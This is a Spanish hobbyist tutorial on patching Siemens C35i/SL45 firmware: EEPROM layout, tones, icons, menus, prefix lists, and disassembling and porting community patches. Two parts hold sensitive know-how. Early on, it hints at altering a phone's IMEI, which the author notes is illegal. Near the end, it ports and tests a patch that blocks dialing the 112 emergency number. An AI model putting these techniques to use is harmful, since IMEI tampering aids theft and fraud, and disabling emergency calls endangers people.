Todos los móviles tienen un identificador único, creado por el fabricante. Esto sirve, por ejemplo, cuando te roban el móvil. Sólo hay que denunciarlo, y el operador de telefonía lo mete en una base de datos, que comparte con otras operadoras. Cuando se intenta hacer una llamada desde ese móvil, no se permite. También sirve para saber el modelo. Esto hace que cuando haces o recibes una llamada, la red sabe cual teléfono tienes, y puede proporcionar funcionalidad diferente. Un caso es que los tonos de la red (congestión, no hay respuesta, ocupado, ...) pueden ser polifónicos, si tu modelo lo soporta. Otra utilidad es identificar y cambiar los modelos que se sabe tienen algun defecto.

Este identificador llamado IMEI se almacena en un archivo de la EEPROM. En teoría se puede modificar para hacerlo aparecer como otro teléfono. Notar que esto es ilegal en la mayoría de los países. Además Siemens ha decidido que esto no sea tan fácil; no se guarda en un fichero en texto claro, sino que está cifrado. Como medida extra, se guarda en varios ficheros, con distintos checksum. Aun así, resulta sencillo tomarlos de otro teléfono, y copiarlo al mio. Cuando se actualiza la EEPROM o la flash, lo que debe hacerse es una copia de mis datos, meter la flash, y luego restaurar los datos de estos 4 archivos. Si la actualización se hace con el software original proporcionado por Siemens, el funcionamiento es ligeramente distinto: el software obtiene el IMEI con el comando AT+CGSN, despues actualiza la EEPROM, calcula el contenido de los ficheros, y los mete de nuevo. Esto deja la puerta abierta a modificar el IMEI en memoria justo antes de escribirlo. Este comportamiento se puede confirmar viendo el protocolo que usa el programa de actualización original UpdateTool, disponible en la web de Siemens. No me he metido en esto, pero suena interesante, no?

Otro fichero que hay que guardar es  
0067 = Measurement values for temperature and voltage  
Esto guarda el nivel de batería actual y máximo, además de otros datos. Si no guardas este fichero, creará que el nivel de batería es el de la persona que te ha pasado la EEPROM, seguramente se confundirá a la hora de cargarlo, y el teléfono no te durará encendido ni 5 minutos. Como antes, hay que guardar el tuyo, meter la flash, y restaurar tu fichero.

Esto es lo que hacen automáticamente muchos de los programas que sirven para desbloquear el teléfono para usarlo en otras redes. Un programa para esto es AllSiemens, aunque hace falta el cable original.

#### NO TODO ES ORO \*\*\*\*\*

Otro de los bloques es  
5058: Calculator & Currency converter  
Este móvil tiene una utilidad que permite traducir una moneda en otra. Se puede usar para convertir pesetas en euros, o pulgadas en centímetros. El calculo es una simple regla de tres mediante un factor que se guarda en las posiciones 1D-23 del fichero, mientras que el nombre de las monedas se guarda en las posiciones 64-77.  
Pero al cambiar cualquiera de los datos desde el Siemens Debugger, no parece guardarse en el teléfono. De hecho, cuando apago el móvil y lo vuelvo a encender, los datos no estan allí. Es como si fuera de solo lectura. Desde el propio móvil sí se pueden modificar, pero Siemens Debugger no los ve. Parece que se guardan temporalmente en algún otro fichero, aunque sin modificarse en tiempo real.  
La explicación es el móvil usa un sistema de versiones de ficheros. Cuando modifico un fichero, en realidad se hace una copia, se modifica el nuevo fichero, se marca como activo, y el anterior se marca como inactivo.

Usando la aplicacion 'Smelter', voy al menu EEPROM, pulso con el botón derecho del ratón, y marco la opción 'Show deleted blocks'. Esto es util para saber cuales archivos han sido modificados, y se puede ver el original junto con las versiones que se han ido creando.

Así veo que hay 4 versiones del fichero 5058, con todos los cambios que he ido haciendo. El móvil no responde al refresco de estos datos, ya que sólo lee el fichero cuando se enciende. Es por esto que no tiene sentido cambiar este fichero desde el ordenador.  
Lo digo para que no te sorprendas si a veces tus cambios no los ves reflejados inmediatamente.

Intentaría entender el formato de los datos usados en la conversión de la moneda, pero no es cuestión de encender y apagar el móvil 200 veces.

Hay otros muchos ficheros que se comportan igual.

En total, hay definidos unos 500 ficheros, aunque estoy seguro de que nuevos modelos necesitan implementar nuevos ficheros, sobre todo para las redes 3G.

Si te decides a jugar con los ficheros, considera hacer una copia. A mí todavía no me ha pasado nada grave, pero es más que probable que algún día me encuentre con que el móvil no funcione y sea debido a algo que he tocado en los ficheros.  
Por eso es bueno experimentar con otro móvil que no sea el que usas a diario. Ya sabes: los experimentos se hacen con gaseosa.

#### DONDE ESTA LA EEPROM \*\*\*\*\*

La EEPROM del C35i se guarda a partir de la dirección 0x3F0000, ocupa en total 0x10000 bytes y la lista de ficheros está a partir de 3F7CE0. En el S45 la memoria está en dos trozos: en 0x1F0000 ocupando 0x10000, y en 0x5F0000 ocupando 0x10000.  
Esto se puede ver con el programa zSiemens. Elige la opción de guardar la EEPROM, y dirá la zona de memoria que debes guardar.  
Para ver cómo está organizado, empiezo por el modelo más sencillo. Con un volcado de la Flash del C35i, en la dirección 0x3F7CE0+0x196=0x3F7E76 está el dato 0x20, o sea, 32 en decimal.  
En 0x3F7CE0+0x196+0x02=0x3F7E78 está el dato 'D6 6D', que pasado a little-endian (primero el byte menos significativo) quiere decir 6DD6.  
Sumando la dirección base de la EEPROM (0x3F0000) obtengo 0x3F6DD6.  
En la dirección 0x3F7CE0+0x196+0x06=0x3F7E7C está el dato 'D4 13' que se lee como 0x13D4 y en decimal es 5076.  
Todo junto: el bloque 5076 mide 32 bytes y está a partir de 0x3F6DD6.  
Este bloque resulta ser 'Personalisation - Greeting Text' así que cuando lo cambio, consigo cambiar el texto que aparece cuando enciendo el teléfono.  
Por defecto es 'Siemens C35i' pero lo cambio sin más que alterar la EEPROM. Existe una manera infinitamente más sencilla de ver estos datos: vuelca toda la flash (4Mg) y cárgala en el Smelter.  
Ve al menú EEPROM, y ordena por el campo llamado Offset. Entonces puedes ver la lista de todos los ficheros.  
Lo que pasa es que el método anterior me va a servir para leer los ficheros desde el propio móvil. Pero no quiero adelantar acontecimientos.

Hay dos zonas de EEPROM: una llamada EEFULL y otra EELITE.  
Unos ficheros están en una zona, y otros en otra. Creo que para usar la EELITE se necesitan mayores permisos, pero no estoy seguro.

#### HAY VIDA MAS ALLA DE LOS FICHEROS \*\*\*\*\*

Y ya que estoy con el Smelter, explico otras opciones.  
Para verlas hace falta un archivo con la Flash.  
Lo normal es usar la que has extraído de tu móvil, pero también es posible encontrar otras versiones de tu modelo, u otras memorias de otros modelos.  
Esto se hace para comparar parches y adaptarlos.

Uno de los modelos que más parches recibe es el SL45v56.  
Busco su Flash y la cargo en Smelter.  
El menú de EEPROM ya lo conozco. Pero ahora puedo ver los archivos existentes en otros modelos, y ver los que me faltan en el C35. También puedo sacar configuraciones de otros usuarios, aunque es más que probable que, si pertenecen a otro modelo, no tengan sentido en el mío.

#### TONOS \*\*\*\*\*

Otro de los menús usados es el de Ringtones. Cada uno de los sonidos (excepto la voz) generados por el móvil se guarda en la memoria. Las melodías modificables por el usuario se guardan en la EEPROM, en los bloques 73='Ringer melodies' y 5071='User defined melodies'.

Hay bastantes programas que permiten cambiar estas melodías con un interface mucho más sencillo, así que no me meto en el tema. Pero hay otros tonos que no se pueden cambiar. Entre estos están las melodías predefinidas, y los tonos de operatoria normal del móvil. Por ejemplo, cuando la red esta congestionada, se oye un pitido tut-tut-tut, o cuando se enciende el móvil emite otro pitido. También cuando se sobrepasa la longitud de un SMS, los sonidos de los juegos, o el nivel bajo de batería. Todos estos tonos tienen definido un número, y se encuentran en una posición de la memoria. Smelter nos dice esto, permitiendo además la posibilidad de escucharlo, e incluso guardarlos a un archivo. De esta manera veo que cada nota se compone de dos partes: tono y duración. No hay un dato para el volumen de cada nota. Cuanto mayor es el tono, suena más agudo. Los datos ocupan cada uno 2 bytes, así que un tono de valor 860 (0x035C) y duración 210 (0x00D2) se guarda como 5C 03 D2 00. Dado que también me dice la posición de memoria donde se guarda, hacer un parche para cambiar un tono es cuestión de segundos.

Voy a verlo con un ejemplo. Cuando la batería se va a acabar, el teléfono emite un pitido corto. Dado que caerzco de sentido musical, no he podido identificar cual es ese tono. Pero buscando los sonidos de sólo 1 nota he encontrado 5. Modificando todos ellos hasta encontrarlo, lo he convertido de 860:210 a 860:1, y ahora no se oye. La melodía sigue estando allí y suena, pero la duración es tan corta que es imperceptible. De modo similar a los ficheros de la EEPROM, en el C35 los sonidos están indexados a partir de la dirección 0xC8E786. Cada melodía es un puntero que ocupa 8 posiciones, de las cuales la cuarta indica la dirección de memoria donde se almacenan las notas. Esto me va a servir para identificar cuando se invoca a una melodía particular.

#### DIBUJOS \*\*\*\*\*

Otra de las posibilidades es modificar los dibujos. Si modificar los sonidos es fácil, los dibujos es todavía más. Uso el programa 'Siemens Picture Change', y cargo la Flash de mi móvil C35i. Me aparece una lista con los identificadores de los dibujos. Elijo el 210, que es el icono de infrarrojos, y me aparece en el cuadro de la izquierda. Lo gracioso de este caso es que este modelo no tiene puerto de infrarrojos! Lo mejor será elegir un dibujo que puede ver: 468 es el icono que indica que el timbre está apagado, y las llamadas no harán que mi móvil pite.

Pulsando el botón derecho lo guardo en un archivo BMP, que luego edito. Después lo vuelvo a cargar haciendo doble-click sobre la lista de la derecha. Pulsando 'save Patch as...' genero un parche para luego meterlo en el móvil. El formato del fichero es RTF, aunque la extensión es .v\_kp (v\_klay). La razón para usar RTF es que Word permite incluir iconos y gráficos dentro de sus documentos. Así es posible abrir el fichero con word, y se verá cómo es el dibujo incluido en el parche. No solo eso, sino que además v\_klay también mostrará el dibujo al abrir el código del parche. Arrancar el v\_klay con el parche, y pulso 'Apply Patch' para transferirlo. Pulso brevemente la tecla de encendido para entrar en el modo bootstrap, y cuando el parche está cargado, apago el teléfono, lo vuelvo a encender, y tengo mi nuevo icono. Cuarto hack del día.

Gracias a 'Siemens Picture Change' veo que la dirección es 0x352A29, y esto sirve para saber a qué posición de la memoria va a ir a parar el parche.

La dirección, e incluso el identificador de cada icono, es distinto entre versiones y modelos. Por eso los parches para modificar dibujos también tienen que ser adaptados de un modelo a otro.

Por ejemplo, en el modelo SL45i con la EEPROM v56, este icono tiene número 307 y está en la posición 0x4B1F98.

#### MENUS \*\*\*\*\*

En los teléfonos Siemens los menús están organizados como una lista simple. Cada menú está localizado en una posición de memoria, en la que se dice quien es su padre, el texto que muestra, la rutina a la que salta, y el número de elementos en el caso de contener sub-menús. Con el Smelter no hay más que abrir la Flash, e ir al menú 'Menu'. Al principio aparece la lista pero no el texto del menú, pero si

voy a 'Langpack', pulso con el botón derecho, activo 'Show tags' y 'Show texts from firmware', voy de nuevo a 'Menu' y ya me aparecen todos. La importancia de los menús es que son los puntos de entrada para las rutinas. Si quiero modificar alguna funcionalidad, lo normal es recorrer el camino desde el menú de entrada hasta esa funcionalidad. Por ejemplo, si quiero quitar el mensaje 'Minesweeper. With compliments from Microsoft' que sale antes de jugar al buscaminas, empiezo desde el menu Games->Minesweeper hasta llegar al punto donde se referencia este mensaje.

El parche más sencillo consiste en cambiar el texto del menú. Pero como en general están traducidos, esto no es necesario, a no ser que lo quieras adaptar a un lenguaje que no está soportado.

También es posible cambiar los menús para que estén en otros sitios. En mi móvil es posible definir cada una de las teclas como un acceso directo. Si pulso durante 1 segundo esa tecla puedo ir directamente a un sub-sub-menú. Lo malo es que no todos los sub-sub-menús están disponibles.

Puedo elegir:

- Un cierto número de teléfono
- Conectar a Internet
- Sitio web
- Listín de teléfonos
- Listín de direcciones
- Calendario
- Alarma
- Notas
- Calculadora
- Convertor de moneda
- Nuevo SMS
- Iluminación
- Ocultar ID
- GPRS
- IrDA
- Juegos
- Llamadas perdidas
- Llamadas recibidas
- Mensajes recibidos
- Mensajes enviados
- Favoritos
- Tarjeta de negocios

Pero yo uso frecuentemente el menú de 'Datos de la última llamada' para ver cuanto tiempo he hablado. Y lamentablemente ese menú no está entre los seleccionables.

El menú es Registros->Duración->Ultima llamada

En la Flash del ME45v28 (que es similar al S45) veo que ése es el menú 011C dependiente de 86, y el punto de entrada es F3F5C0. Su padre es 854CA6.

Pero también aparece dependiente del menú 87, con los mismos datos.

Así que lo mas fácil (por ahora; luego mostraré otro método mejor) es intercambiar los puntos de entrada entre el menú 'Tarjeta de negocios' y 'Datos de la última llamada'.

El menú 'Tarjeta de negocios' tiene numero 0223, depende de 60, y tiene punto de entrada F39310. Su padre es 85351A.

Desde el sfe busco la cadena '10,93,F3', ya que los datos de puntos de entrada se guardan en formato inverso. Lo encuentro en 05352A. Notar que es el quinto menu dentro del 60, y

$0x05352A - (5-1)*4 = 0x5351A$ , que es  $0x85351A - 0x800000$

El otro punto de entrada  $F3F5C0 = 'C0,F5,F3'$  se encuentra en 054CA6 y 054CB6 .

Esto concuerda con el hecho de que aparece en el menu 86 y 87.

Igualmente notar que es el primer menu, y

$0x054CA6 - (1-1)*4 = 0x054CA6$ , que es  $0x854CA6 - 0x800000$

O sea, que Smelter nos indica, en la columna 'Entry' del menú, donde está definido este menú.

Así que el parche intercambiará esos datos , pero sólo para el menú 86:

0x05352A: 1093F3 C0F5F3

0x054CA6: C0F5F3 1093F3

Lo cargo en el v\_klay , lo meto en el móvil, y a partir de ahora el menú 'Tarjeta de negocios' me lleva a 'Datos de la última llamada', y viceversa. Para que la técnica sea perfecta, solo tengo que cambiar los textos de los menús correspondientes.

Por curiosidad, en la flash S45i v4 este menú es también el 011C pero depende del 102 y salta a F6A870.

## MAS DIFICIL TODAVIA

\*\*\*\*\*

Este es el primer parche complicado. A ver si lo sigues sin perderte. En el móvil la tecla '0' también tiene el símbolo '+' que sirve para escribir números internacionales, por ejemplo +34666.. y si se mantiene pulsada durante un tiempo aparece el menú '+List' para elegir el prefijo de cualquier país. Tanto los móviles como los números de teléfono de la red fija tienen el mismo prefijo. Si recibes una llamada que empieza por +376 sabes que viene desde Andorra.

Esto resulta informativo cuando alguien desde China marca mal y acaba llamando a tu móvil. Suena raro, pero yo ya he recibido un par de llamadas desde Rusia y otra desde Indonesia. Pero en general esta lista resulta una tontería.

Mi propósito es cambiarlo para que me diga la red española.

En España hay hasta el momento 5 operadores de telefonía móvil: Airtel, Movistar, Amena, Xfera, y Moviline.

Cada uno de ellos tiene asignado unos dígitos de prefijo nacional.

Toda la telefonía móvil empieza por '6', aunque para ser más correcto debería decir que comienza por '+34 6'.

A partir de esta base, cada uno tiene un grupo de números.

Movistar tiene '+34 606', '+34 609' y '+34 615' y muchos más.

Xfera tiene '+34 622'.

Airtel tiene '+34 607', '+34 610' y '+34 617'....

Esta es la lista completa:

AIRTEL 600 607 610 617 627 637 647 661 662 666 667 670 677 678 687 697

AMENA 605 615 625 635 650 651 652 653 654 655 656 657 658

MOVILINE 608 689

MOVISTAR 606 609 616 618 619 620 626 628 629 630 636 639 646 649 659

660 669 676 679 680 686 690 696 699

XFERA 622

Cuando quiero llamar a alguien, me interesa saber en cual red está, para elegir el mejor horario que se ajuste a mi tarifa, o llamar desde el teléfono de la oficina. Por eso voy a desarrollar un parche que sustituya la lista de prefijos internacionales por otra de prefijos nacionales para móviles.

La lista original tiene 90 países, y la nueva lista tendrá 40, ya que sólo hay otorgados 40 prefijos '+34 6xx'.

Todos los cambios los voy a hacer en el C35i, aunque siguiendo el mismo proceso es fácil adaptarlo a otros modelos.

Para empezar, busco en la Flash el nombre del primer país de la lista: Algeria.

Sí, ya se que en español se dice 'Argelia', pero mi móvil está en inglés.

Lo encuentro en la posición 0x3CD06A, seguido por los bytes 0x00 0x95, y el siguiente país: Andorra (en 0x3CD073) y de nuevo 0x00 0x95.

Luego está Argentina en 0x3CD07C, con su correspondiente 0x00 0x95.

Y después Australia en 0x3CD087.

Así que para empezar sustituyo 'Algeria' por 'Almeria':

3CD06C: 67 6D

Meto el parche, y aparece tal como esperaba.

El número de Algeria es +213 así que busco en el fichero de la flash esa cadena, como si fuera una palabra de 3 letras.

No la encuentro. Mi siguiente idea es buscar el byte 213, pero seguro que aparece miles de veces.

El siguiente país de la lista es Andorra, con prefijo +376, así que lo traduzco a hexadecimal: 0x01 0x78, y aparece varias veces, pero nunca

cerca de 0xD5, que es el valor hexadecimal de +213. Tras un instante de perplejidad, recuerdo que el C166 trabaja en formato little-endian, así

que lo que tengo que buscar es 0x78 0x01. Pronto aparece en 0x387C88, y antes de él también está el código de Algeria: 0xD5, 0x00.

0x387C84: D5 00 20 07

0x387C88: 78 01 21 07

0x387C8C: 36 00 22 07, correspondiente a +54, el código de Argentina

Mi corto ni perezoso cambio el byte D5 por D6, y se muestra el +214 en el móvil.

Para hacer aparecer el prefijo +34 606, uso la calculadora de windows que me lo convierte en hexadecimal: 0x872E = 0x2E 0x87 en little-endian.

Ahora el primer elemento de la lista me aparece 'Almeria' con prefijo +34 606

## UN PASO MAS

\*\*\*\*\*

El siguiente problema al me enfrento es que no puedo poner 'Movistar-606' en lugar de 'Algeria', porque ocupa más caracteres y no cabe.

Sospecho que tiene que haber alguna relación entre la lista de prefijos y la lista de países.

Dado que el carácter 0x07 aparece todas las veces, supongo que es un separador. Pero el número precedente parece un índice. Lo cambio y voy a ver que pasa.

Pongo 0x25 en vez de 0x20. Lo que sucede es que el primer país de la lista es ahora Austria, el cual estaba antes en la posición 5.

O sea, que es un índice a la lista de países.

Los nombres de los países a su vez están separados por 0x00 0x95.

Retraso esto 2 posiciones para incluir 'xx', y ahora la lista es Algeri~~ax~~x, dorra, Argentina, ...

Es decir, que hay una lista que apunta a los nombres de los países, los cuales se imprimen hasta encontrar el carácter 0x00.

Intento averiguar donde se referencia a esta posición de memoria, pero no encuentro nada.

Después de darle algunas vueltas, se me ocurre una solución:

0x387C84 tendrá +34 606 y usará el tercer byte=20 para apuntar a 0x3CD06A , donde guardaré 'Movistar-606', sustituyendo a 'Algeria'

Nadie apuntará a 'Andorra'

0x387C88 tendrá +34 609 y usará el tercer byte=22 para apuntar a 0x3CD07C , donde guardaré 'Movistar-609', sustituyendo a 'Argentina'.

Nadie apuntará a 'Australia'

Esta es una manera de hacer hueco: uso sólo la mitad de los países.

También podría poner 'Mstar606', 'Xfera654' y similares, aunque voy a ver si hay otra manera de hacerlo más bonito y completo.

Como estas dos ideas son un poco chapuceras, intento de nuevo encontrar referencias a la lista de países.

La manera fácil de sacarlo habría sido usar Smelter para ver las palabras escondidas en la EPROM. Lamentablemente este método falla porque no es capaz de interpretar correctamente el Langpack del C35i, aunque funciona bien con otros modelos. Así que experimentando con el ME45 veo que en esta Flash la palabra 'Algeria' se localiza en el offset 0x061201, y está referenciada desde 0x061CA9. Intento buscar algo similar en mi Flash del C35.

Tras muchas pruebas, llego a la conclusión de que 0x3CDA20 es un apuntador al nombre del primer país.

En 0x3CDA20 hay los bytes 0x69 0x10.

En 0x3CDA22 hay los bytes 0x72 0x10.

Decremento el dato que está en 0x3CDA20 ; esto es, cambio en 0x3CDA20 para que ponga 0x6A 0x10 (recordar: little-indian) y la lista de países sale:

lgeria , Andorra, Argentina, ... El cambio es que la 'A' inicial de Algeria me la he comido.

Cambiando en 0x3CDA20 para que ponga 0x72 0x10 hago que la lista de países sea: Andorra , Andorra, Argentina, ...

En resumen, la palabra 'Algeria' aparece en 0x3CD06A y está referenciada desde 0x3CDA20 , con valor 0x1069

Así que sin mucho cuidado empiezo a modificar los países en 0x3CD06A :

Airtel600<00><95>Airtel607<00><95>Airtel610<00><95>Airtel617<00><95>...

y sus referencias en 0x3CDA20 y siguientes:

0x3CDA20: 1069

0x3CDA22: 1069+strlen("Airtel600")+2=1074

0x3CDA24: 1074+strlen("Airtel607")+2=107F

0x3CDA26: 107F+strlen("Airtel610")+2=108A

También tengo que cambiar los códigos de los prefijos:

0x387C84: 2887 , porque +34 600 = 0x8728

0x387C88: 2F87 , porque +34 607 = 0x872F

0x387C8C: 3287 , porque +34 610 = 0x8732

0x387C90: 3987 , porque +34 617 = 0x8739

Para hacer un parche a partir de estos datos, se puede usar un programa llamado PATSeach, aunque a mí me resulta más sencillo usar el comando fc del MSDOS y comparar la Flash inicial con mi Flash alterada.

Por ejemplo:

fc /b C35\_original.bin C35\_cambia\_prefijos.bin

que, para el trozo que cambia los números (+213 pasa a ser +34 600 , +376 pasa a ser +34 667, +54 pasa a ser +34 610 , +61 pasa a ser +34 617 ) resulta:

387C84: D5 28

387C85: 00 87

387C88: 78 2F

387C89: 01 87

387C8C: 36 32

387C8D: 00 87

387C90: 3D 39

387C91: 00 87

Otro hack satisfactorio.

PARCHES AJENOS  
\*\*\*\*\*

Un parche fácil:

He encontrado por ahí un parche para eliminar el mensaje 'Minesweeper. With compliments from Microsoft' que aparece antes de empezar a jugar con el buscaminas. El parche simplemente dice:

```
;Firmware: C35 v18 lg4
;Author : [ZZToP]
;File : Minesweeper.vkp
;Remove message "With compliments of Microsoft" on start Minesweeper
2589BA: DAC4 0D01
```

O sea, que cambiara sólo 2 bytes.

Para intentar comprender lo que hace, voy a desensamblar el código original. En vez de empezar por la posición 2589BA, empiezo 16 bytes antes, en 2589AA. Eso me indicará lo que hay antes del código original:

```
sfe d C35_18_From_00.bin,2589AA,20 C00000
```

```
E589AA: 88 D0      : mov    [-r0], r13
E589AC: 88 C0      : mov    [-r0], r12
E589AE: E6 FC 1C 10 : mov    r12, #101Ch
E589B2: E6 FD E1 03 : mov    r13, #3E1h
E589B6: E0 0E      : mov    r14, #0
E589B8: E0 0F      : mov    r15, #0
E589BA: DA C4 AA 85 : calls 0C4h, loc_C485AA ;<<< esto será cambiado
E589BE: 08 04      : add   r0, #4
E589C0: DB 00      : rets
;-----
E589C2: F0 CC      : mov    r12, r12
E589C4: E0 2D      : mov    r13, #2
E589C6: FA E9 D2 4E : jmps  0E9h, loc_E94ED2
```

Parece que pone algunas variables en la pila, les asigna valores, y llama a la rutina C485AA. Luego mueve la pila, y retorna en E589C0 .

Desenamblando el parche con:

```
sfe d Minesweeper.vkp,2589BA,20 E589BA
E589BA: 0D 01      : jmpr  cc_UC, loc_E589BE
```

Veo que sustituye el 'calls ... ' por 'jmpr ... ' con lo que saltará hasta la instrucción siguiente, en E589BE. Habría sido un poco más sencillo cambiar el 'calls ... ' por un 'nop', pero así también funciona.

O sea, que elimina la llamada a C485AA.

Eso quiere decir que C485AA es una rutina que imprime 'Minesweeper. With compliments from Microsoft'.

Para verlo con más detalle desensambló a partir de C485AA-02=C4859A8 :  
sfe d C35\_18\_From\_00.bin,0485A8,60

```
0485A8: DB 00      : rets
;-----
0485AA: 26 F0 66 00 : sub   r0, #66h
0485AE: 88 F0      : mov   [-r0], r15
0485B0: 88 E0      : mov   [-r0], r14
0485B2: 88 C0      : mov   [-r0], r12
0485B4: 88 D0      : mov   [-r0], r13
0485B6: D4 10 6E 00 : mov   r1, [r0+#6Eh]
```

Indica que 0485AA es el comienzo de una subrutina (esto es buena señal: no aterrizo en mitad de la nada) y almacena los registros r12, r13, r14 y r15, que son los que justamente ha asignado en E589AE-E589B8.

?Cómo ha sabido el autor del parche que había que modificar esa dirección, y no otra?

Mediante el menú. Antes de E589BA, se han puesto las variables para que r13 y r12 apunten al dibujo con el mensaje.

En realidad, el parche fué desarrollado para el modelo S35. El autor

del parche para el C35 sólo ha tenido que entender lo que hace el original, buscar la rutina correspondiente en el C35, la ha encontrado en 0485AA, y cambia la zona a sobrescribir.

Yo voy a hacer lo mismo.

APRENDIENDO DE OTROS  
\*\*\*\*\*

He encontrado otro parche fácil :

```
;----- without_sim.vkp -----  
;Firmware : SL45v56  
;Author : DeadMans  
024C2A: E004 E014
```

Más simple, imposible. Sólo cambiará 2 bytes en la posición de memoria 0x024C2A para hacer que se pueda trabajar con algunos menús del móvil, aun sin tener insertada la tarjeta SIM.  
Pero este parche sólo vale para el móvil SL45, version 56.  
Voy a ver si lo puedo adaptar para mi C35v18.

Para trabajar en la adaptación de parches, es necesario entender el modelo original, y el destino.  
Así que tras un poco de buscar por ahí encuentro la Flash del SL45iv56 en un fichero llamado SL45iv56.bin . Dado que la mayoría de los parches los han hecho los chicos de [www.gsm-dev.com](http://www.gsm-dev.com) y ellos tienen SL45iv56 , no es difícil encontrar una flash.

Desensamblando esa zona de memoria en la Flash del SL45v56 con el programa sfe:  
sfe.exe d SL45iv56.bin,024C2A,20

```
024C2A: E0 04      : mov     r4, #0 ;<<< esto será cambiado  
024C2C: DB 00      :      rets  
;-----  
024C2E: E0 0C      : mov     r12, #0  
024C30: F0 DC      : mov     r13, r12  
024C32: 5C 1D      : shl    r13, #1  
024C34: D7 40 0C 00 : extp   #0Ch, #1  
024C38: D4 ED 52 23 : mov     r14, [r13+#2352h]  
024C3C: 48 E3      : cmp    r14, #3  
024C3E: 3D 02      : jmptr  cc_NZ, loc_024C44  
024C40: F0 4C      : mov     r4, r12  
024C42: DB 00      :      rets
```

Y desensamblando el parche:  
sfe d without\_sim.vkp,180AC,2  
0180AC: E0 14 : mov r4, #1

O sea, que el parche hace que, en vez de asignar r4=0 , hace r4=1.

Para ver como adapto este parche al C35, uso el sfe para buscar una cadena de bytes parecida

```
sfe f C35_18_From_00.bin E0,04,DB,00,E0,0C,F0,DC,5C,1D
```

1. 0x0180AC (0306:00AC): E0 04 DB 00 E0 0C F0 DC 5C 1D
2. 0x192AF4 (0364:2AF4): E0 04 DB 00 E0 0C F0 DC 5C 1D
3. 0x192B5A (0364:2B5A): E0 04 DB 00 E0 0C F0 DC 5C 1D

Desensamblando estas 3 zonas de memoria, la que más se parece es la primera:  
sfe d C35\_18\_From\_00.bin,180AC,50

```
0180AC: E0 04      : mov     r4, #0  
0180AE: DB 00      :      rets  
;-----  
0180B0: E0 0C      : mov     r12, #0  
0180B2: F0 DC      : mov     r13, r12  
0180B4: 5C 1D      : shl    r13, #1  
0180B6: D7 40 40 00 : extp   #40h, #1  
0180BA: D4 ED D0 24 : mov     r14, [r13+#24D0h]  
0180BE: 48 E3      : cmp    r14, #3  
0180C0: 3D 02      : jmptr  cc_NZ, loc_0180C6  
0180C2: F0 4C      : mov     r4, r12  
0180C4: DB 00      :      rets
```

Así que el parche para el C35 no hay mas que:

0180AC: E004 E014

Lo cargo, lo pruebo, y funciona. Ahora ya puedo acceder a algunos de los menús sin tener la tarjeta SIM.

Pero no siempre es tan sencillo, claro.

ADAPTANDO DE OTROS

\*\*\*\*\*

Otro parche que he encontrado se llama

111\_Do\_Not\_Allow\_To\_Enter\_112\_In\_Keylocked\_Mode.vkp

;Firmware: SL45 v56

0311BC: EA207012 CC00CC00

que hace que NO se pueda marcar el número de teléfono de emergencia 112. El parche sólo vale para SL45 v56. Voy a ver si lo puedo traducir para mi C35i. Desensamblo la flash del SL45 v56:

```
0311B8: 08 02      :   add    r0, #2
0311BA: 48 40      :   cmp    r4, #0
0311BC: EA 20 70 12 :   jmpa   cc_Z, loc_031270 ; <<<<esto será cambiado
0311C0: loc_0311C0:
      : E6 FC 4A 00 :   mov    r12, #4Ah
```

La nueva instrucción CC00CC00 significa NOP , NOP , o sea, que no hace nada, y por lo tanto no salta a loc\_031270

Para adaptarlo al C35i tengo que buscar una cadena que se parezca a esta.

Naturalmente cambiarán las direcciones de las rutinas, por lo que no

puedo confiar en encontrar 'jmpa cc\_Z, loc\_031270'

Buscando la cadena 08 02 la encuentro mas de 1000 veces.

La cadena 48 40 la encuentro tambien mas de 1000 veces.

La cadena E6 FC 4A 00 la encuentro tambien 16 veces.

Como no me apetece desensamblar estas 16 ocurrencias, hago un programa llamado near que busque una secuencia de bytes lo suficientemente cercanos.

```
#include <stdio.h>
```

```
#include <string.h>
```

```
main(int argc, char *argv[])
```

```
{
```

```
FILE *ap;
```

```
unsigned char c1=0, c0, c;
```

```
int i, j;
```

```
int buscados[10], total=0, exitos=0;
```

```
long posi[10], posi0=-1, posi10;
```

```
char cad[200];
```

```
ap=fopen(argv[1], "rb");
```

```
if(ap==NULL)
```

```
{
```

```
printf("No encuentro archivo flash %s \n", argv[1]);
```

```
exit(1);
```

```
}
```

```
/* busca los bytes a partir del argumento 2 */
```

```
/* el formato es en hexa: C0 DF 66 ... */
```

```
for(i=2; i<argc; i++)
```

```
{
```

```
strcpy(cad, argv[i] );
```

```
c0=cad[1]-'0'; if(c0>9) c0=c0+'0'-'A'+10;
```

```
c1=cad[0]-'0'; if(c1>9) c1=c1+'0'-'A'+10;
```

```
buscados[total]=c0+c1*16;
```

```
printf("Buscando %0.1X \n", buscados[total]);
```

```
posi[total]=-1000;
```

```
total++;
```

```
}
```

```
while(!feof(ap))
```

```
{
```

```
c0=getc(ap);
```

```
posi0++;
```

```
for(i=0; i<total; i++)
```

```
if(c0==buscados[i])
```

```
{
```

```
posi[i]=posi0;
```

```
exitos=0;
```

```
for(j=0; j<total; j++) /* los datos buscados tienen que estar */
```

```

    if(posi0-posi[j]<4+10*total/8) /* cerca, no necesariamente pegados */
        exitos++; /* el orden tampoco importa */
    posi10=posi0/2-10; posi10*=2; /* muestra direccion par, 20 bytes antes */
    if(exitos>8*total/10 && exitos!=total) /* exito parcial */
        printf("%i en %0.6X -> %0.6X\n", exitos, posi0, posi10);
    if(exitos==total)
        printf("*** %i en %0.6X -> %0.6X\n", exitos, posi0, posi10);
}
}
return 1;
}

```

Lo ejecuto con

di\_near C35\_18\_From\_00.bin 08 02 48 40 E6 FC 4A 00  
y me salen 5 posibilidades. De ellas la que más se parece es

```

0219DE: 08 02      : add    r0, #2
0219E0: 48 40      : cmp   r4, #0
0219E2: 3D 03      : jmpr  cc_NZ, loc_0219EA
0219E4: E0 14      : mov   r4, #1
0219E6: EA 00 BA 1A : jmpa  cc_UC, loc_021ABA
0219EA: loc_0219EA:
        E6 FC 4A 00 : mov   r12, #4Ah

```

que, aunque tiene otras líneas en medio, el resto es idéntica a la rutina del SL45.

Ahora tengo 2 saltos: a loc\_0219EA y a loc\_021ABA.

Y para cada uno, hay posibilidades: puedo eliminar el salto, o forzarlo.

Empiezo por cambiar  
jmp r cc\_Z, loc\_0219EA

o sea:

```
0219E2: 3D03 2D03
```

y compruebo que al bloquear teclado (Keylocked\_Mode), ahora puedo escribir cualquier número, excepto el '1' y el '2'.

Bueno, es una manera de deshabilitar la llamada al número de emergencia.

Lo que me interesa no es deshabilitarlo, sino entender cómo funciona.

Lo que hace esta rutina es chequear la tecla pulsada cuando el móvil está con el teclado bloqueado.

